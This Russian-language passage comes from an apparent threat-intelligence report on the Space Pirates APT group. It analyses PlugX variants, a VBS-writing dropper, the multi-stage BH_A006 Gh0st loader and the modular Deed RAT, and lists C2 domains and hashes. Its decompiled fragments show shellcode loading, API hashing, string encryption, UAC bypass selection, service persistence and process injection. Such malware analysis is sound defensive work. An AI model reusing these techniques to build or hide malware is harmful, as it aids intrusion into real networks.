Образцы RtlShare можно обнаружить в других отчетах. Так, например, исследователи Recorded Future обнаружили в сетевой инфраструктуре группы RedFoxtrot образцы ВПО PcShare, которые имеют значительное сходство с семейством RtlShare. Помимо этого, аналогичные экземпляры ранее встречались Bitdefender при расследовании активности APT-группы с азиатскими корнями, нацеленной на государственные учреждения Юго-Восточной Азии.

Связей в сетевой инфраструктуре ни между вышеупомянутыми случаями, ни между этими случаями и активностью, которую мы обнаружили при расследовании инцидента у нашего клиента, не наблюдается. Это позволяет предположить, что, несмотря на отсутствие кода RtlShare в открытых источниках, к данному ВПО имеют доступ несколько различных APT-групп азиатского происхождения.

PlugX

В сети нашего клиента мы также обнаружили несколько экземпляров бэкдора PlugX. Найденные экземпляры использовали в качестве контрольных серверов адреса micro.dns04.com, microft.dynssl.com, api.microft.dynssl.com и www.0077.x24hr.com, входящие в сетевую инфраструктуру группы и прямо пересекающиеся с C2 MyKLoadClient.

PlugX широко применяется в среде киберпреступников, имеет несколько версий и большое количество модификаций. Однако выявленные нами образцы обладают набором особенностей, позволяющих выделить их в отдельную группу.

Как и в обычном PlugX, основная полезная нагрузка бэкдора реализована в виде DLL-библиотеки, которая рефлективно загружается в память в процессе исполнения ВПО. В ее точку входа первым аргументом передается указатель на структуру, в которой содержатся, в частности, сигнатура и адрес зашифрованной конфигурации.

В оригинальном PlugX сигнатура представляет собой константу 0x504C5547 (строка PLUG), однако в нашей группе образцов это значение было равно 0xCF455089. Нестандартен и размер конфигурации, который равен 0x1924 байта: нам не удалось найти упоминание такой конфигурации в открытых источниках. В отличие от многих других вариантов, имеющих сигнатуру XV вместо MZ и PE, в нашем случае заголовок PE-файла с полезной нагрузкой остается неизменным.

В бэкдоре активно применяется техника встраивания кода (inlining), в частности это касается API-вызовов и шифрования строк.

```
273   v30 = GetModuleHandleA(v90);
274   GetProcAddress = g_GetProcAddress;
275   if ( !g_GetProcAddress )
276   {
277     v32 = g_kernel32;
278     if ( !g_kernel32 )
279     {
280       v32 = find_module("kernel32");
281       g_kernel32 = v32;
282     }
283     GetProcAddress = find_api(0, v32, 0xFFC97C1F);
284     g_GetProcAddress = GetProcAddress;
285   }
286   GetSystemInfo = GetProcAddress(v30, &s_GetNativeSystemInfo);
287   g_GetNativeSystemInfo = GetSystemInfo;
288   if ( !GetSystemInfo )
289   {
290     GetSystemInfo = g_GetSystemInfo;
291     if ( !g_GetSystemInfo )
292     {
293       v33 = g_kernel32;
294       if ( !g_kernel32 )
295       {
296         v33 = find_module("kernel32");
297         g_kernel32 = v33;
298       }
299       GetSystemInfo = find_api(0, v33, 0x86AA8709);
300       g_GetSystemInfo = GetSystemInfo;
301     }
302   }
303 }
304 GetSystemInfo(&v64);
305 wProcessorArchitecture = v64.wProcessorArchitecture;
306 dwProcessorType = v64.dwProcessorType;
```

Рисунок 24. Вызовы API-функций в PlugX

Для поиска API-функций бэкдор использует CRC32-хеши от их имен. Полученные указатели кэшируются, при этом отвечающие за эту операцию фрагменты кода встроены в каждое место, где требуется обращение к WinAPI.

```
84  v4 = 0;
85  strcpy(v83, "kernel32");
86  v83[9] = 0;
87  v75[0] = 0x735E6196;
88  v75[1] = 0x78806174;
89  v75[2] = 0x6C635E60;
90  v75[3] = 0x69746982;
91  v75[4] = 0x6D986268;
92  v76 = 0x5555;
93  do
94  {
95    *(v75 + v4) = ((*(v75 + v4) + 0x22) ^ 0x33) - 0x44;
96    ++v4;
97  }
98  while ( v4 < 22 );
99  v77 = 0x7896;
100 v78 = 0x69;
101 v79 = 0x747F;
```

Рисунок 25. Шифрование строк в PlugX

Практически все строки в бэкдоре являются стековыми, большинство из них зашифровано методом ADD-XOR-SUB. Код для расшифровки копируется во все места, где используются шифрованные строки.

ВПО использует стандартный набор плагинов, известный с ранних версий. В оригинальном PlugX на этапе их инициализации используется параметр, выглядящий как дата. Так, плагин Disk имеет параметр 0x20120325. В нашем случае для всех плагинов сочетание 2012 изменено на 8102 (что может означать 2018): тот же плагин Disk использует значение 0x81020325.

Бэкдор целиком также имеет числовое значение, указывающее на версию: оно передается на C2 вместе с информацией о зараженной системе и равно 0x20161127. Такую же версию можно встретить в Backdoor.PlugX.38 из отчета Dr.Web об атаках на государственные учреждения Казахстана и Киргизии. Однако другие уникальные значения из варианта группы Space Pirates, такие как сигнатура и размер конфигурации, в BackDoor.PlugX.38 отсутствуют. По-видимому, оба варианта основаны на базовом коде одной и той же версии PlugX, но его модификации в каждом из этих случаев отличаются.

Более точные пересечения мы встретили в других отчетах. Среди экземпляров PlugX, которые были использованы в атаках на Ватикан в 2019–2020 годах, можно обнаружить несколько образцов, которые аналогичны используемым группой Space Pirates. Помимо этого, те же модификации бэкдора встречаются в образцах, которые связывают с активностью группы RedFoxtrot. При этом обнаружить связей в сетевой инфраструктуре нам не удалось, что позволяет вновь говорить об обмене инструментарием между группами. Учитывая другие пересечения между использовавшимся в атаках ВПО (Zupdax и RtlShare), можно также предположить, что вся эта активность принадлежит одной или нескольким совместно действующим группам. Впрочем, это требует дополнительного подтверждения.

Demo dropper

Некоторые экземпляры обнаруженного нами варианта PlugX извлекаются в систему интересным дроппером, исполняемый файл которого может называться demo.exe. Он реализован на основе библиотеки MFC. Его работа сводится к созданию VBS-скрипта с именем msiexece.vbs или cosetsvc.vbs и его последующему запуску.

В качестве параметров командной строки скрипту передается путь к EXE-дропперу и имена файлов, которые будут из него извлечены. Файлы находятся в оверлее demo.exe и могут быть зашифрованы однобайтовым XOR (но во всех известных нам экземплярах ключ равен 0). Смещение оверлея и длина каждого из файлов прописаны в VBS-коде. Скрипт извлекает стандартные для PlugX компоненты — легитимный EXE-файл, DLL для Side-Loading и зашифрованный шеллкод, после чего легитимный файл запускается.

```
fprintf(v6, "\tstm.savetofile outfile,2\r\n");
fprintf(v6, "\t.close\r\n");
fprintf(v6, "  end with\r\n");
fprintf(v6, "  stm.close\r\n");
fprintf(v6, "  set ins=nothing\r\n");
fprintf(v6, "  set stm=nothing\r\n");
fprintf(v6, "  set elm=nothing\r\n");
fprintf(v6, "  set dom=nothing\r\n");
fprintf(v6, "end function\r\n");
fprintf(v6, "Set objArgs = WScript.Arguments \r\n");
fprintf(v6, "startaddr = 36864\r\n");
fprintf(v6, "FileLen = 392184\r\n");
fprintf(v6, "xorfile objArgs(0),objArgs(1),startaddr,FileLen\r\n");
fprintf(v6, "startaddr = startaddr + FileLen\r\n");
fprintf(v6, "FileLen = 3584\r\n");
fprintf(v6, "xorfile objArgs(0),objArgs(2),startaddr,FileLen\r\n");
fprintf(v6, "startaddr = startaddr + FileLen\r\n");
fprintf(v6, "FileLen = 160427\r\n");
fprintf(v6, "xorfile objArgs(0),objArgs(3),startaddr,FileLen\r\n");
fprintf(v6, "Set ws=CreateObject(\"wscript.shell\")\r\n");
fprintf(v6, "ws.run \"msiexece.exe\",0\r\n");
fprintf(v6, "set fsodel=createobject(\"scripting.filesystemobject\")\r\n");
fprintf(v6, "WScript.Sleep 40000\r\n");
fprintf(v6, "fsodel.DeleteFile(objArgs(0))\r\n");
fprintf(v6, "fsodel.DeleteFile(\"msiexece.vbs\")\r\n");
fclose(v6);
sprintf(CmdLine, enc_cmdline, &module_filename);// Wscript.exe msiexece.vbs "%s" msiexece.exe TmDbgLog.dll TmDbgLog.dll.html
WinExec(CmdLine, 5u);
return 0;
```

Рисунок 26. Запись и исполнение VBS-файла

BH_A006

Данное ВПО, как и в других случаях, мы обнаружили как во время конкретного расследования у клиента, так и в процессе исследования сетевой инфраструктуры группы. В качестве полезной нагрузки оно содержит модифицированный бэкдор Gh0st. Строка BH_A006 постоянно встречается в PDB-путях и внутренних именах DLL-библиотек, связанных с бэкдором, поэтому он получил такое название.

BH_A006 имеет нетривиальную схему исполнения полезной нагрузки, которая может варьироваться на начальных этапах в различных экземплярах. Рассмотрим ее на примере одного из вредоносных файлов.

Стадия 0. Загрузка DLL из оверлея

SHA-256: 1e725f1fe67d1a596c9677df69ef5b1b2c29903e84d7b08284f0a767aedcc097

Исходный образец представляет собой исполняемый файл, использующий библиотеку MFC. Он извлекает содержимое оверлея, расшифровывает его XOR с ключом 0xA0 и рефлективно загружает полученную DLL в память.

Стадия 1. DLL-дроппер

SHA-256: 8bf3df654459b1b8f553ad9a0770058fd2c31262f38f2e8ba12943f813200a4d

извлекает следующие файлы:

- C:\ProgramData\resmon.resmoncfg
- C:\ProgramData\Sandboxie\SbieIni.dat (install32.dat)
- C:\ProgramData\Sandboxie\SbieDll.dll
- C:\ProgramData\Sandboxie\SandboxieBITS.exe

После этого происходит проверка наличия прав записи в системную папку. Для этого дроппер пытается создать в ней файл с именем формата wmkawe_%d.data. В качестве содержимого выступает строка Stupid Japanese.

Если права отсутствуют, а система является 64-битной, дополнительно извлекаются еще два файла:

- C:\ProgramData\Sandboxie.dll (install64.dll)
- C:\ProgramData\Sandboxie.dat (install64.dat)

Имена, указанные в скобках, не используются, но присутствуют в коде. По всей видимости, они остались там от другой версии дроппера.

Все файлы содержатся в секции данных в упакованном виде, для сжатия используется вариант алгоритма LZMA. Такой метод сжатия применяется и на следующих этапах работы ВПО. Далее по тексту раздела, если не указано иное, мы будем иметь в виду данный алгоритм.

В зависимости от наличия прав и разрядности ОС дроппер запускает одну из цепочек для обхода UAC:

- (x32) C:\ProgramData\Sandboxie\SandboxieBITS.exe ByPassUAC
- (x64) rundll32.exe C:\ProgramData\Sandboxie\SbieMsg.dll,installsvc ByPassUAC

Либо сразу же переходит к исполнению следующей стадии:
C:\ProgramData\Sandboxie\SandboxieBITS.exe InsertS

В любом из трех случаев создается и запускается файл %tmp%\delself.bat, содержащий команды для самоудаления.

Стоит отметить, что данный экземпляр не впервые встречается исследователям. Другой вариант MFC-загрузчика (стадия 0), содержащий тот же самый дроппер, был упомянут ESET в отчете Operation NightScout, а затем подробно изучен нашими коллегами из VinCSS.

Стадия 2. Загрузчик .dat (SbieDll.dll / SbieMsg.dll)

Вне зависимости от команды, которая была запущена DLL-дроппером, исполнение переходит к одной из извлеченных DLL-библиотек. В случае 32-битной версии для этого используется легитимный компонент утилиты Sandboxie, уязвимый к DLL Side-Loading.

```
strcpy((char *)&dword_1000CFB8, "C:\\ProgramData\\appsoft\\install32.dat");
NumberOfBytesRead = 0;
BYTE1(dword_1000CFDC) = 0;
HIWORD(dword_1000CFDC) = 0;
dword_1000CFE0 = 0;
dword_1000CFE4 = 0;
buf = (char *)CreateFileA("C:\\ProgramData\\Sandboxie\\SbieIni.dat", 0xC0000000, 0, 0, 3u, 0x80u, 0);
v1 = (int *)buf;
if ( buf != (char *)-1 )
{
  FileSize = GetFileSize(buf, 0);
  buf = (char *)VirtualAlloc_0(0, FileSize, 0x1000u, 0x40u);
  if ( buf )
  {
    if ( ReadFile(v1, buf, FileSize, &NumberOfBytesRead, 0) )
    {
      decrypt((int)buf, FileSize);
      size = *(_DWORD *)buf;
      qmemcpy(shellcode, buf + 4, size);
      *(_DWORD *)&shellcode[size] = buf + 4;
      md5_check();
    }
    CloseHandle(v1);
    return (char *)shellcode_start(buf, 0, 0x4000u);
  }
}
```

Рисунок 27. Загрузка и запуск шеллкода в SbieDll.dll

Код в 32- и 64-битной версиях библиотек практически идентичен и отвечает за загрузку соответствующего файла .dat, расшифровку его содержимого и запуск на исполнение. Для расшифровки используется XOR с последовательностью байт вида 00, 01, 02, … FF, 00, 01, … Так же как и в коде предыдущей стадии, здесь можно увидеть альтернативные пути к файлам .dat, которые не используются во время работы.

Стадия 3. Шеллкод .dat и DLL

Шеллкод представляет собой рефлективный загрузчик DLL-библиотеки, которая расположена в его теле сразу после функции загрузки. В данном случае в версиях шеллкода с разной разрядностью функциональность библиотеки существенно отличается.

Стадия 3.1 ByPassUAC (x64)

Стадия 3.1.1 Промежуточная DLL

64-битная версия отвечает только за реализацию обхода UAC. Для выполнения этой задачи она извлекает из себя в память еще одну DLL и передает ей управление. Рефлективная загрузка вновь выполняется с помощью шеллкода, который предварительно расшифровывается XOR с ключом 0x97. Шеллкод при этом не автономный: помимо буфера с PE-файлом, ему передаются указатели на необходимые функции, такие как GetProcAddress и LoadLibraryA.

```
shellcode = VirtualAlloc(0i64, 0xB00ui64, 0x1000u, 0x40u);
v3 = shellcode;
v4 = shellcode;
v5 = 0x580i64;
do
{
  v6 = v4[&encrypted_shellcode - shellcode];
  v4 += 2;
  *(v4 - 2) = v6 ^ 0x97;
  --v5;
  *(v4 - 1) = v4[byte_18001D6B1 - shellcode - 2] ^ 0x97;
}
while ( v5 );
v7 = (shellcode)(p_dll, GetProcAddress, LoadLibraryA, realloc, free, memmove, memset);
VirtualFree(v3, 0i64, 0x4000u);
return v7;
```

Рисунок 28. Расшифровка и выполнение шеллкода для рефлективной загрузки

Стадия 3.1.2 DLL с реализацией обхода UAC

В DLL присутствует путь к PDB-файлу: e:\F35-F22\昆明版本\ElephantRat\nwsapagent\Bin\ByPassUAC64.pdb.

```
BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
{
  HANDLE CurrentProcess; // rax

  if ( fdwReason == 1 )
  {
    if ( find_avp_pid() )
    {
      if ( is_greater_win10_1903() )
      {
        sdclt_UAC_bypass();
LABEL_7:
        CurrentProcess = GetCurrentProcess();
        TerminateProcess(CurrentProcess, 0);
        goto LABEL_8;
      }
      if ( uncompress_and_drop_to_temp(&unk_180016FE0, 0x717, L"fujinami.dll") )
      {
        dotnet_bypass();
        goto LABEL_7;
      }
    }
LABEL_8:
    mock_trusted_dir_bypass();
  }
  return 1;
}
```

Рисунок 29. Выбор метода обхода UAC

Применяемый метод UAC bypass зависит от наличия в системе процесса avp.exe (компонент антивирусных продуктов «Лаборатории Касперского») и версии системы. Всего реализовано три известных метода, использующих sdclt.exe, .NET-библиотеку и подделку доверенных директорий.

При успешном выполнении обхода любым из способов будет запущена уже встречавшаяся ранее команда C:\ProgramData\Sandboxie\SandboxieBITS.exe InsertS.

Стадия 3.2. ByPassUAC / InstallS (x32)

Стадия 3.2.1. Промежуточная DLL

32-битная версия DLL, которая расположена в соответствующем файле DAT, обфусцирована с помощью неизвестного протектора.

```
BOOL __stdcall DllEntryPoint(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpReserved)
{
  LPVOID v3; // eax

  v3 = VirtualAlloc(0, 4096, 4096, 64);
  sub_100531B3((int)v3 + 4096, 0x10000000);
  return DllEntryPoint_0(hinstDLL, fdwReason, lpReserved);
}
```

Рисунок 30. Точка входа в обфусцированном PE-файле

В секции данных этой DLL находится сжатый шеллкод, который распаковывается и получает управление.

Стадия 3.2.2. Шеллкод распаковки

```
seg000:00000285
seg000:00000285     loc_285:                                ; CODE XREF: seg000:00000000↑j
seg000:00000285                     call    sub_20F
seg000:00000285     ; ---------------------------------------------------------------------------
seg000:0000028A                     dd 91AFCA54h            ; ror13AddHash32("VirtualAlloc")
seg000:0000028E                     dd 47994h               ; uncompressed size
seg000:00000292                     db 0FFh                 ; compressed data
seg000:00000293                     db  5Eh ; ^
seg000:00000294                     db 0B6h
seg000:00000295                     db 0E5h
seg000:00000296                     db 0E8h
seg000:00000297                     db  10h
```

Рисунок 31. Передача аргументов функции через адрес возврата

Шеллкод начинается с вызова функции sub_20F, которая принимает три аргумента: хеш от имени VirtualAlloc, размер буфера для распаковки и указатель на данные. Аргументы записаны сразу после инструкции call, и вызываемая функция обращается к ним, используя смещение относительно адреса возврата.

Функция sub_20F получает указатель на функцию VirtualAlloc, для чего находит библиотеку kernelbase.dll в списке загруженных модулей (предполагается, что она всегда находится на втором месте в списке InInitializationOrderModuleList) и итерирует ее таблицу экспорта, используя хеш для нахождения нужной функции. Затем выделяется буфер заданного в аргументах размера с правами RWX, и в него распаковываются сжатые данные. В данном случае для сжатия применяется алгоритм семейства NRV из библиотеки UCL (используется в пакере UPX). Данные представляют собой еще один шеллкод, на который передается управление.

Стадия 3.2.3. Шеллкод релокации

Основная часть очередного шеллкода представляет собой содержимое секций данных и кода, по всей видимости, извлеченного из некоторого PE-файла. Для корректного запуска в начале своей работы шеллкод выполняет корректировку адресов (релокацию). Необходимые для нее параметры передаются аналогично предыдущему шеллкоду с использованием адреса возврата. Релокация выполняется относительно стандартного базового адреса 0x401000. После ее завершения управление передается на указанный в параметрах (как смещение относительно конца таблицы релокации) адрес точки входа.

```
seg000:00000000 ; Segment type: Pure code
seg000:00000000 seg000          segment byte public 'CODE' use32
seg000:00000000                 assume cs:seg000
seg000:00000000                 assume es:nothing, ss:nothing, ds:nothing, fs:nothing, gs:nothing
seg000:00000000                 call    sub_15
seg000:00000000 ; ---------------------------------------------------------------------------
seg000:00000005                 dd offset dword_3C      ; pointer to relocation table
seg000:00000009                 dd 256h                 ; count of relocations
seg000:0000000D                 dd 44D20h               ; entry point offset
seg000:00000011                 dd 401000h              ; base
seg000:00000015
seg000:00000015 ; =============== S U B R O U T I N E =======================================
seg000:00000015
seg000:00000015
seg000:00000015 ; int sub_15()
seg000:00000015 sub_15          proc near               ; CODE XREF: seg000:00000000↑p
seg000:00000015                 pop     ebx
seg000:00000016                 push    ebp
seg000:00000017                 mov     edx, [ebx]
seg000:00000019                 mov     ecx, [ebx+4]
seg000:0000001C                 mov     eax, [ebx+8]
seg000:0000001F                 mov     ebp, [ebx+0Ch]
seg000:00000022                 add     ebx, edx
seg000:00000024                 sub     ebx, 5
seg000:00000027                 lea     esi, [ebx+ecx*4]
seg000:0000002A                 sub     ebp, esi
seg000:0000002C                 pusha
```

Рисунок 32. Параметры шеллкода релокации

Стадия 3.2.4. Инсталлятор в формате шеллкода

Основная функция инсталлятора загружает необходимые для работы функции WinAPI, после чего может выполнить указанную в командной строке операцию.

```
18  if ( !load_imports() )
19    return -1;
20  (imports.kernel32_SetErrorMode)(2);
21  memset(v14, 0, sizeof(v14));
22  (imports.kernel32_GetModuleFileNameW)(0, v14, 260);
23  v1 = (imports.kernel32_GetCommandLineW)();
24  debug(L"Argv12%s", v1);
25  debug(L"GetModuleFileName %s", v14);
26  if ( wcsstr(v1, L"InsertS") )
27  {
28    create_and_start_service();
29    (imports.kernel32_Sleep)(1000);
30    v2 = (imports.kernel32_GetCurrentProcess)(0);
31    (imports.kernel32_TerminateProcess)(v2);
32  }
33  else if ( wcsstr(v1, L"runsvc") )
34  {
35    debug(L"svchost.exe %s", v14);
36    kernel32_DeleteFileA = imports.kernel32_DeleteFileA;
37    (imports.kernel32_DeleteFileA)("C:\\ProgramData\\Sandboxie\\SbieMsg.dll");
38    kernel32_DeleteFileA("C:\\ProgramData\\Sandboxie\\SbieMsg.dat");
39    kernel32_DeleteFileA("C:\\Windows \\System32\\SSPICLI.dll");
40    kernel32_DeleteFileA("C:\\Windows \\System32\\perfmon.exe");
41    kernel32_DeleteFileA("C:\\Windows \\System32\\dxva2.dll");
42    kernel32_DeleteFileA("C:\\Windows \\System32\\dccw.exe");
43    kernel32_RemoveDirectoryA = imports.kernel32_RemoveDirectoryA;
44    (imports.kernel32_RemoveDirectoryA)("C:\\Windows \\System32\\");
45    kernel32_RemoveDirectoryA("C:\\Windows \\");
46    kernel32_CreateThread = imports.kernel32_CreateThread;
47    (imports.kernel32_CreateThread)(0, 0, inject_payload, 0, 0, 0);
48    (imports.kernel32_Sleep)(2000);
49    kernel32_CreateThread(0, 0, check_mapping, 0, 0, 0);
50  }
51  else if ( wcsstr(v1, L"ByPassUAC") )
52  {
53    v6 = alloc_and_lock(dword_1387B78);
54    memset(v6, 0, dword_1387B78);
```

Рисунок 33. Фрагмент кода шеллкода-установщика

Поддерживаются следующие команды:

- InsertS — создание сервиса Network Service. В качестве пути для запуска указывается имя текущего модуля с параметром runsvc. При отсутствии в списке процессов avp.exe сервис будет сразу же запущен.
- Runsvc — удаление всех вспомогательных файлов и папок, которые могли использоваться в процессе обхода UAC. Распаковка шеллкода следующей стадии, создание процесса svchost.exe и инъекция распакованного шеллкода. Интересно, что в коде, отвечающем за имперсонацию и запуск процесса svchost.exe, реализована специальная проверка для русского языка системы (и только для него), что говорит об ориентации на русскоязычные версии ОС.

```
131 if ( !(imports.advapi32_OpenProcessToken)(v9, 393216, &v34) )
132 {
133   v11 = (imports.kernel32_GetLastError)();
134   debug(L"OpenProcessToken() = %d", v11);
135   v4 = 1;
136   goto LABEL_70;
137 }
138 memset(&v56, 0, sizeof(v56));
139 if ( (imports.kernel32_GetSystemDefaultLangID)() == 1049 )
140 {
141   debug(L"BuildExplicitAccessWithName Ru");
142   (imports.advapi32_BuildExplicitAccessWithNameW)(&v56, L"Все", 0xF00FF, 1, 0);
143 }
144 else
145 {
146   debug(L"BuildExplicitAccessWithName En");
147   (imports.advapi32_BuildExplicitAccessWithNameW)(&v56, L"Everyone", 0xF00FF, 1, 0);
148 }
149 advapi32_GetKernelObjectSecurity = imports.advapi32_GetKernelObjectSecurity;
150 if ( (imports.advapi32_GetKernelObjectSecurity)(v34, 4, 0, 0, &v33) )
151 {
152   v13 = v43;
153 }
```

Рисунок 34. Особая обработка для русского языка системы

Помимо этого, создается отдельный поток, который каждые 50 секунд проверяет наличие маппинга Global\MYKERNELDLLMAPPING06. В случае его отсутствия в системе повторяется создание svchost.exe и инъекция шеллкода.

- ByPassUAC — работает полностью аналогично 64-битной версии (стадия 3.1.1): распаковывает DLL с реализацией методов обхода UAC и передает ей управление.
- Memload — в коде присутствует отладочное сообщение MemLoadServer. Распаковывает шеллкод следующей стадии и запускает его напрямую в текущем процессе.

Стадия 4. MemLoadLibrary

Четвертая стадия имеет уже встречавшийся ранее формат: шеллкод распаковки извлекает шеллкод релокации, который в свою очередь запускает на исполнение основной код (полученный из PE-файла). Основной код в данном случае имеет небольшой объем и отвечает за распаковку и рефлективную загрузку DLL в память. Рефлективный загрузчик реализован в виде зашифрованного XOR шеллкода, как и на стадии 3.1.1. После загрузки библиотеки управление передается экспортируемой функции Online.

```
*v6 = this;
if ( !load_imports() )
  return -1;
SetErrorMode(2u);
SetUnhandledExceptionFilter_0(sub_26F3B20);
v2 = alloc_and_lock(size);
lzma_unpack(packed_dll, v2, size);
sub_26F39C0(v6);
v3 = sub_26F3A70(v2);
if ( v3 )
{
  debug(L"Server MemLoadLibrary ");
  v4 = sub_26F3A00(v3, "Online");
  if ( v4 )
  {
    debug(L"Server pfnStart ");
    v4();
  }
}
```

Рисунок 35. Распаковка DLL и запуск экспорта Online

DLL вновь является лишь промежуточным загрузчиком и запускает очередной шеллкод.

```
int Online()
{
  void *v0; // esi
  LPVOID v1; // eax

  v0 = malloc(Size);
  memset(v0, 0, Size);
  lzma_unpack(&packed_shellcode, v0, Size);
  v1 = VirtualAlloc(0, Size, 0x1000u, 0x40u);
  if ( v1 )
  {
    qmemcpy(v1, v0, Size);
    (v1)();
    while ( 1 )
      Sleep(0x64u);
  }
  return 1;
}
```

Рисунок 36. Код функции Online

Новый шеллкод является шеллкодом распаковки, и стадия 4 повторяется в точности, вплоть до вызова функции Online из последней DLL-библиотеки.

Стадия 5. Полезная нагрузка

Представляет собой частично обфусцированный с помощью уже встречавшегося пакера (стадия 3.2.1) бэкдор, который основан на коде трояна Gh0st.

Интересно, что сигнатура сетевых пакетов (Gh0st в оригинале) в данной версии генерируется и проверяется особым образом. В четырехбайтовом значении полезную нагрузку несет только младший бит каждого байта, остальные биты случайны. Младшие биты должны удовлетворять набору логических соотношений, в которых участвуют младшие биты магической константы 0x31230C0. Стоит отметить, что аналогичный алгоритм проверки этих соотношений, использующий ту же константу, можно найти в загрузчиках файлов .dat (стадия 2), однако там результат его работы не используется.

```
34  qmemcpy(v12, "te", sizeof(v12));
35  v13[4] = 116;
36  *this = &CClientSocket::`vftable';
37  LibFileName[0] = 107;
38  qmemcpy(v16, "rn", sizeof(v16));
39  qmemcpy(v18, "32.d", sizeof(v18));
40  v19[2] = 0;
41  qmemcpy(ProcName, "Cr", 2);
42  ProcName[3] = 97;
43  qmemcpy(v13, "Ev", 2);
44  v13[3] = 110;
45  strcpy(v14, "A");
46  LibraryA = LoadLibraryA(LibFileName);
47  ProcAddress = GetProcAddress(LibraryA, ProcName);
48  WSAStartup(0x202u, &WSAData);
49  this[43] = (ProcAddress)(0, 1, 0, 0);
50  *(this + 181) = 0;
51  this[42] = -1;
52  v10 = 0;
53  *magic = 0x31230C0;
54  v4 = time(0);
55  srand(v4);
56  i = 0;
57  *signature = (rand() % 238);
58  do
59  {
60    signature[i + 1] = (signature[0] & magic[i] & 1) + 2 * (rand() % 238 / 2);
61    ++i;
62  }
63  while ( i < 4 );
64  v6 = v10;
65  this[44] = *signature;
```

Рисунок 37. Генерация сигнатуры в конструкторе класса CClientSocket

Библиотека имеет экспортируемое имя BH_A006_SRV.dll, а в оверлее PE-файла можно обнаружить соответствующий PDB-путь:

D:\005（fastapp f35 20181009）\nwsapagent\KernelTrjoan\BH_A006_SRV\BH_A006_SRV\Debug\BH_A006_SRV.pdb

Нам удалось найти экземпляр ВПО (57d4c08ce9a45798cd9b0cf08c933e26ffa964101dcafb1640d1df19c223e738), который имеет аналогичную обфускацию, идентичный алгоритм генерации сетевой сигнатуры и содержит имя BH_A006_SRV.dll. При этом данный экземпляр был загружен на VirusTotal в 2015 году.

Связь с 9002 RAT

В процессе изучения цепочки исполнения бэкдора BH_A006 оказалось, что использованная в ней техника преобразования PE-файла в автономный сжатый шеллкод не уникальна. Аналогичные шеллкоды распаковки и релокации, а также процедура загрузки WinAPI-функций присутствуют в экземплярах ВПО 9002 RAT. Например, их можно найти в образце 52374f68d1e43f1ca6cd04e5816999ba45c4e42eb0641874be25808c9fe15005 из отчета Trend Micro об атаках на южнокорейские компании — одного из последних упоминаний данного ВПО.

Deed RAT

Еще один вид ранее неизвестного ВПО, который в единственном экземпляре мы обнаружили у нашего клиента, представляет собой модульный бэкдор. По значению сигнатуры, которая используется в заголовке его модулей, мы дали ему название Deed RAT.

Контрольный сервер Deed RAT ftp.microft.dynssl.com напрямую связан с инфраструктурой группы Space Pirates. Сходство можно найти и в одной из кодовых особенностей: для шифрования шеллкода так же, как и в части экземпляров PlugX, используются операции [xor 0xBB, sub 0x1].

Схема исполнения полезной нагрузки напоминает стандартный метод, который использует PlugX: легитимный EXE-файл, подписанный Trend Micro, загружает в процессе работы вредоносную библиотеку TmDbgLog.dll, которая, в свою очередь, запускает на исполнение зашифрованный шеллкод из файла PTWD.tmp.

Однако при этом используется интересный метод передачи управления шеллкоду: в момент загрузки библиотека модифицирует исполняемый файл таким образом, чтобы после возврата управления в EXE-файл для нее сразу же была вызвана функция FreeLibrary. Повторно получив управление в момент выгрузки, библиотека вновь модифицирует исполняемый файл, записывая в него ассемблерные инструкции для вызова шеллкода: они будут выполнены сразу после возврата из FreeLibrary.

Шеллкод представляет собой загрузчик основного модуля, который в сжатом и зашифрованном виде располагается после кода загрузки. Модуль имеет специальную структуру и использует техники, заимствованные из PE-файлов. В частности, в модуле присутствуют три «секции» с различными правами доступа и таблица релокации, полностью аналогичная используемой в формате PE.

Расшифрованный модуль состоит из заголовка, начинающегося с сигнатуры 0xDEED4554 и основного блока данных, сжатого LZNT1, в котором содержатся данные секций и таблица релокации. Для каждой из секций в заголовке указаны ее фактический размер и размер в памяти, который выровнен на границу 0x1000. Структура заголовка выглядит следующим образом:

```
struct SectionHeader{
    _DWORD VirtualSize;
    _DWORD SizeOfRawData;
};

struct ModuleHeader{
    _DWORD Signature; // 0xDEED4554
    _DWORD ModuleId;
    _DWORD EntryPoint;
    _DWORD OriginalBase;
    _DWORD AbsoluteOffset; // 0x1000
    SectionHeader Sections[3];
    _DWORD Unknown;
};
```

В процессе работы загрузчик выделяет необходимую область памяти, копирует в нее каждую из секций (учитывая ее размер в памяти) и выполняет настройку адресов (релокацию). Первая из секций содержит исполняемый код, и для ее области памяти устанавливаются права RX, остальные секции имеют права RW. После загрузки секций управление получает точка входа модуля, указанная в заголовке.

Основной модуль бэкдора имеет идентификатор 0x20 и отвечает за загрузку и управление плагинами, реализующими различные функции. В его секции данных расположены восемь зашифрованных плагинов, которые инициализируются в начале работы:

ID	Имя	Описание	Сетевые команды
0x30	Startup	Плагин, реализующий алгоритм запуска ВПО	
0x40	Config	Плагин, отвечающий за работу с конфигурацией	0x40 — передача конфигурации на C2 0x41 — получение новой конфигурации от C2
0xA0	Install	Плагин, отвечающий за закрепление на зараженной машине. Закрепление может выполняться через механизм служб и через реестр (ключ задается конфигурацией)	
0xB0	Inject	Плагин, осуществляющей внедрение кода в заданный процесс (определяется конфигурацией)	
0x60	Network	Плагин, управляющий сетевым взаимодействием	
0x70	NetSocket	Плагин, реализующий различные типы коннекторов для сетевого взаимодействия	
0x50	Plugin	Плагин, реализующий мониторинг реестра на предмет появления в нем новых плагинов и их загрузку	0x50 — сбор информации о плагинах 0x51 — добавление плагина в реестр и его запуск 0x52 — удаление плагина из реестра и памяти
0x90	NetProxy	Плагин, управляющий информацией о доступных прокси-серверах. Имеет встроенный сниффер для автоматического обнаружения прокси, используемых зараженной машиной	

В отличие от основного модуля для шифрования плагинов используется алгоритм на основе Salsa20. Среди модификаций — собственная константа для расширения ключа, равная arbitraryconstat. Структура расшифрованного плагина полностью повторяет структуру основного модуля, и для его загрузки используется аналогичный алгоритм.

Каждый плагин реализует пять служебных операций, которые реализованы в его точке входа:

1. Инициализация.
2. Получение числового идентификатора плагина.
3. Получение названия плагина.
4. Получение ссылки на структуру с API-функциями плагина.
5. Освобождение ресурсов.

```
int __stdcall Entry(int a1, _DWORD *param)
{
  int v2; // esi
  int v4[2]; // [esp+4h] [ebp-8h] BYREF

  v2 = 0;
  if ( a1 )
  {
    switch ( a1 )
    {
      case 1:
        g_pInterface = param;
        g_api.pfn_Config__GetOrLoad = Config::GetOrLoad;
        g_api.pfn_Config__CommandDispatcher = Config::CommandDispatcher;
        break;
      case 2:
        *param = 0x40;
